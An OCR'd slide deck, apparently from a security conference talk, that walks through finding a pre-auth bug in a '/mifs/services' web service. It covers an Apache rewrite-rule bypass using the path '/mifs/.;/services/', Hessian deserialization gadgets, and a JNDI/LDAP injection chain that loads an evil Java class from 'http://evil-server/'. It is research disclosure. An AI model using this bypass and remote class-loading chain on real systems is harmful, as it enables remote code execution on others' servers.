
找洞!

1. 該防的都有防
2. 沒有很好打
3. 但也不算很難打


找到啦，那次沒找到洞




Vulnerability




Web Service speaks Hessian!



Touch through Manage Interface



Touch through User Interface...???



Rewrite Rules :(

```
RewriteRule ^/mifs/services/(.*)$ ... [R=307,L]  
RewriteRule ^/mifs/services - [F]
```

Breaking Parser Logic!

Take Your Path Normalization Off and Pop 0days Out



Orange Tsai






Apache **Tomcat**



Apaci



Tomcat

/mifs/services/fooService

```
RewriteRule ^/mifs/services/(.*)$ ... [R=307,L]  
RewriteRule ^/mifs/services - [F]
```

/mifs/.;/services/fooService

RewriteRule ^/mifs/services/(.*)\$... [R=307,L]

RewriteRule ^/mifs/services - [F]



Hessian Deserialization

Hessian Deserialization

- Java Unmarshaller Security
 - A paper written by @mbechler in May 2017
- Known gadgets on Hessian Deserialization:

Gadget Name	Effect
Spring-AOP	JNDI Injection
XBean	JNDI Injection
Resin	JNDI Injection
ROME	RCE

What is JNDI Injection?

Java 提供的 API 介面, 方便開發者 動·態·存·取 物件

jdbc:mysql://localhost:3306/database

Why JNDI Injection?



CVE-2015-2590

Pawn Storm (APT28, Fancy Bear)



A JOURNEY FROM JNDI/LDAP MANIPULATION TO REMOTE CODE EXECUTION DREAM LAND

Alvaro Muñoz (@pwntester)
Oleksandr Mirosh

以前的駭客



反序列化 Gadget
都自己找


現在的駭客



什麼是反序列化?
丟 JNDI 就對辣

JNDI/LDAP Injection

1. Hessian Deserialization triggers:
 - A connection to Evil LDAP Server
2. Evil LDAP server replies:
 - A Naming Reference with Factory and URLCodeBase=http://evil-server/
3. The class loader:
 - Can't find the Factory Class
 - Fetch Class through our URLCodeBase
4. Return Evil Java Class
5. Boom! RCE!

